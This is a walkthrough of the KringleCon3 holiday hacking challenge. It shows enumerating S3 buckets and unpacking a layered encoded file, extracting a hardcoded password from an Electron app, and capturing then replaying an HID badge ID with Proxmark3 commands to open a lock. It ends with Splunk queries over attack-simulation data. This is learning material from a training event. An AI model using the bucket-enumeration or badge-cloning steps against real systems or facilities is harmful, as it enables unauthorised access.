Michael Ross

@mprossau

KringleCon3 Walkthrough

Submitted 24th December 2020

(Contains Spoilers!)

Overview

Opening

And with that Kringlecon is back for another year.

Talking to Jingle Ringford gives the initial dialog to open the game.

Welcome! Hop in the gondola to take a ride up the mountain to Exit 19: Santa's castle!
Santa asked me to design the new badge, and he wanted it to look really cold - like it was frosty.
Click your badge (the snowflake in the center of your avatar) to read your objectives.
If you'd like to chat with the community, join us on Discord!
We have specially appointed Kringle Koncierges as helpers; you can hit them up for help in the #general channel!
If you get a minute, check out Ed Skoudis' official intro to the con!
Oh, and before you head off up the mountain, you might want to try to figure out what's written on that advertising bilboard.
Have you managed to read the gift list at the center?
It can be hard when things are twirly. There are tools that can help!
It also helps to select the correct twirly area.

From here was are off to explore.

Closing

Completing all the objectives fully populates the narrative.

KringleCon back at the castle, set the stage...
But it's under construction like my GeoCities page.
Feel I need a passport exploring on this platform -
Got half floors with back doors provided that you hack more!
Heading toward the light, unexpected what you see next:
An alternate reality, the vision that it reflects.
Mental buffer's overflowing like a fast food drive-thru trash can.
Who and why did someone else impersonate the big man?
You're grepping through your brain for the portrait's "JFS"
"Jack Frost: Santa," he's the villain who had triggered all this mess!
Then it hits you like a chimney when you hear what he ain't saying:
Pushing hard through land disputes, tryin' to stop all Santa's sleighing.
All the rotting, plotting, low conniving streaming from that skull.
Holiday Hackers, they're no slackers, returned Jack a big, old null!


At a high-level other holiday characters were unhappy with Santa's conduct. Last year it was the Tooth Fairy, this year it is Jack Frost. Jack sent Santa a magical portrait that allowed him to assume the role of Santa. With this he was on his way to ruining Christmas.

Through completing the objectives his scheme was foiled & he is now back off to jail. For the story of how this was accomplished please continue reading.


Objectives

Objective 1 – Uncover Santa's Gift List

Location: Staging




Details of the challenge were given in the opening statement from Jingle Ringford. This included using the tool at https://www.photopea.com/



From un-twirling the image Photopea (rectangle select -> Filter / Twirl) the answer **proxmark** can be seen. Cool shot in the main picture as well of an Enigma machine.

Objective 2 – Investigate S3 Bucket

Location: Castle Approach



Details of objective 2 are provided by Shinny Upatree after solving the Kringle Kiosk Challenge. Goal of the challenge is to find a missing package file which is stored in a cloud s3 bucket. The terminal gives the tool bucket_finder (https://digi.ninja/projects/bucket_finder.php) and a few links are provided as hints.

First attempt using the supplied wordlist does not find a match.

```
Can you help me? Santa has been experimenting with new wrapping technology, and
we've run into a ribbon-curling nightmare!
We store our essential data assets in the cloud, and what a joy it's been!
Except I don't remember where, and the Wrapper3000 is on the fritz!

Can you find the missing package, and unwrap it all the way?
elf@6fbbaaa02aa3:~$ cd bucket_finder/
elf@6fbbaaa02aa3:~/bucket_finder$ ./bucket_finder.rb wordlist
http://s3.amazonaws.com/kringlecastle
Bucket found but access denied: kringlecastle
http://s3.amazonaws.com/wrapper
Bucket found but access denied: wrapper
http://s3.amazonaws.com/santa
Bucket santa redirects to: santa.s3.amazonaws.com
http://santa.s3.amazonaws.com/
    Bucket found but access denied: santa
```

After a bit more experimentation the correct bucket name of *wrapper3000* is found.

```
elf@850dc093ebe4:~/bucket_finder$ echo 'wrapper3000' > word
elf@850dc093ebe4:~/bucket_finder$ ./bucket_finder.rb -d word
http://s3.amazonaws.com/wrapper3000
Bucket Found: wrapper3000 ( http://s3.amazonaws.com/wrapper3000 )
    <Downloaded> http://s3.amazonaws.com/wrapper3000/package
```

Copy of the package file is now available.

Initial look at the package file shows it to be encoded in base64. Decoding the base64 shows the next layer is a regular zip file.

```
elf@850dc093ebe4:~/bucket_finder$ cd wrapper3000/
head -c 15 package
UEsDBAoAAAAAAIA
elf@850dc093ebe4:~/bucket_finder/wrapper3000$ cat package | base64 -d > decoded
elf@850dc093ebe4:~/bucket_finder/wrapper3000$ file decoded
decoded: Zip archive data, at least v1.0 to extract
```

Next two layers of the file

```
elf@850dc093ebe4:~/bucket_finder/wrapper3000$ unzip decoded
Archive: decoded
   extracting: package.txt.Z.xz.xxd.tar.bz2
elf@850dc093ebe4:~/bucket_finder/wrapper3000$ bunzip2 package.txt.Z.xz.xxd.tar.bz2
elf@850dc093ebe4:~/bucket_finder/wrapper3000$ tar xf package.txt.Z.xz.xxd.tar
```


Next layer of the encoding is xxd file dump. After working out how to unpack this the remaining layers came away quickly.

```
elf@850dc093ebe4:~/bucket_finder/wrapper3000$ xxd -r package.txt.Z.xz.xxd package.txt.Z.xz
elf@850dc093ebe4:~/bucket_finder/wrapper3000$ xz -d package.txt.Z.xz
elf@850dc093ebe4:~/bucket_finder/wrapper3000$ uncompress package.txt.Z
elf@850dc093ebe4:~/bucket_finder/wrapper3000$ cat package.txt
North Pole: The Frostiest Place on Earth
```

Overall, the package was encoded using the following methods: *base64* -> *zip* -> *bzip2* > *tar* -> *xxd* (dump) -> *xz* -> *Z*. Answer to the objective confirmed as '**North Pole: The Frostiest Place on Earth**'.

Objective 3 – Point-of-Sale Password Recovery

Location: Courtyard



Details of objective 3 are provided by Sugarplum Mary after solving the Linux Primer terminal challenge. Solving the challenge requires unpacking the supplied electron app to determine the password. The link provided from Medium (https://medium.com/how-to-electron/how-to-get-source-code-of-any-electron-application-cbb5c7726c37) describes how to complete this.

To start with I downloaded a copy of the application from (https://download.holidayhackchallenge.com/2020/santa-shop/santa-shop.exe) . Solving the challenge was then a matter of:


- Uncompressing the downloaded file on my Windows machine using 7zip.
- Uncompressing the app-64.7z file inside the santa-shop -> $PLUGINSDIR folder
- Obtaining the app.asar file from the app-64 -> resources subfolder
- Loading the asar file onto a Linux machine and extracting the source code using the suggested tool.
- Searching the extracted files for the string password. Amended results of this are shown below.

```
main.js:const SANTA_PASSWORD = 'santapass';
main.js:ipcMain.handle('unlock', (event, password) => {
main.js:  return (password === SANTA_PASSWORD);
<SNIP>
```

When doing this the correct answer of **santapass** immediately shows up.

Objective 4 – Operate the Santavator

Location: Entry




Details of objective 4 are provided by Pepper Minstix after solving the Re-attaching TMUX terminal challenge. Goal of the challenge is to use items collected in and around Santa's castle to fix the broken elevator. Applying some web browser know-how does not hurt either.

Getting to level 2

Getting to level 2 required finding the below items.

- Broken Candycane (found on ground in Castle Approach area)
- Hex nut (found in doorway to Santa's Castle). I'm not certain where I found both of them.
- Elevator Service Key (obtained from Pepper Minstix)
- Green bulb (found in courtyard)

Arranging the items as shown below allowed for accessing level 2 and more challenges & the next part of the game.




Getting to Level 1.5 and the Roof

Getting access to level 1.5 and the roof required finding additional items.

- Level 1.5 button in speaker unpreparedness room
- Red light bulb (near the door for Track 7)

Re-entering the elevator automatically inserted the button for level 1.5 Placing the red lightbulb, second hex nut and candycane and shown causes the red power light to engage. This allowed for access to level 1.5 of the roof.




The below items were found on level 1.5 but not used with the Santavator.

- Large marble in the workshop
- Rubber Ball in the wrapping room

Objective 5 – Open HID Lock

Location: Workshop



After solving the initial Speaker Unprep terminal challenge Bushy Evergreen gives the following hint:

> *That's it! What a great password...*
> *Oh, this might be a good time to mention another lock in the castle.*
> *Santa asked me to ask you to evaluate the security of our new HID lock.*
> *If ever you find yourself in possession of a Proxmark3, click it in your badge to interact with it.*
> *It's a slick device that can read others' badges!*

Additional hints that showed up on the badge after this are:

- The Proxmark is a multi-function RFID device, capable of capturing and replaying RFID events
- You can use a Proxmark to capture the facility code and ID value of HID ProxCard badge by running *lf hid read* when you are close enough to someone with a badge

After exploring the castle further, the Proxmark3 was successfully found in the Present Wrapping room.

Executing the *lf hid read* command from behind Santa does nothing. After solving the Christmas lights challenge Fitzy Shortstack gives a hint that '*You know, Santa really seems to trust Shinny Upatree*'. Executing it from behind Shiny Upatree gives the below

```
[magicdust] pm3 --> lf hid read

#db# TAG ID: 2006e22f13 (6025) - Format Len: 26 bit - FC: 113 - Card: 6025
[magicdust] pm3 -->
```


Using this code to send to the hid lock gives the below, unlocks the door & completes the objective.

```
[magicdust] pm3 --> lf hid sim -r 2006e22f13
[=] Simulating HID tag using raw 2006e22f13
[=] Stopping simulation after 10 seconds.


[=] Done
[magicdust] pm3 -->
```

Objective 6 – Splunk Challenge

Location: Great Room



Challenge is only accessible after swapping character to Santa. This is done by exploring the room behind the locked workshop door. Accessing this room requires completing objective 5.

Hints given by elves are below. Goal of the objective is to solve several questions by querying the supplied Splunk instance. Answer to the objective is found by solving the final question.

- There was a great Splunk talk at KringleCon 2 that's still available! https://www.youtube.com/watch?v=qbIhHhRKQCw
- Dave Herrald talks about emulating advanced adversaries and hunting them with Splunk. https://www.youtube.com/watch?v=RxVgEFt08kU
- Defenders often need to manipulate data to decRypt, deCode, and refourm it into something that is useful. Cyber Chef is extremely useful here! https://gchq.github.io/CyberChef/

Training questions:

1. How many distinct MITRE ATT&CK techniques did Alice emulate? **13** (*index=* | stats count by index*) (after that counted distinct index names)
2. What are the names of the two indexes that contain the results of emulating Enterprise ATT&CK technique 1059.003? (Put them in alphabetical order and separate them with a space) **t1059.003-main t1059.003-win** (*used results of previous search*)
3. One technique that Santa had us simulate deals with 'system information discovery'. What is the full name of the registry key that is queried to determine the MachineGuid? **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography** (link used to obtain answer - https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1082/T1082.md)
4. According to events recorded by the Splunk Attack Range, when was the first OSTAP related atomic test executed? (Please provide the alphanumeric UTC timestamp.) **2020-11-30T17:44:15Z** (*index=attack OSTAP | sort _time*)
5. One Atomic Red Team test executed by the Attack Range makes use of an open source package authored by frgnca on GitHub. According to Sysmon (Event Code 1) events in Splunk, what was the ProcessId associated with the first use of this component? **3648** (*index=T1123* WindowsAudioDevice-Powershell-Cmdlet | sort _time*) (*submitted the parent process id*) (*initial search for tools from frgnca on Github identified AudioDeviceCmdlets, searching for that in Atomic Red team identified T1123*)


6. Alice ran a simulation of an attacker abusing Windows registry run keys. This technique leveraged a multi-line batch file that was also used by a few other techniques. What is the final command of this multi-line batch file used as part of this simulation? **quser** (*based on question view is we are dealing with T1547*) (*review of batch files - index=t1547.001-win *.bat points to discovery.bat*)
7. According to x509 certificate events captured by Zeek (formerly Bro), what is the serial number of the TLS certificate assigned to the Windows domain controller in the attack range? **55FCEEBB21270D9249E86F4B9DC7AA60** (*query built index=* sourcetype=bro:x509:json "certificate.issuer"="CN=win-dc-748.attackrange.local" & pull of certificate.serial field*)

Challenge Question: What is the name of the adversary group that Santa feared would attack KringleCon? **The Lollipop Guild**

Hint given to solve this challenge is unlocked after answering the previous seven questions.

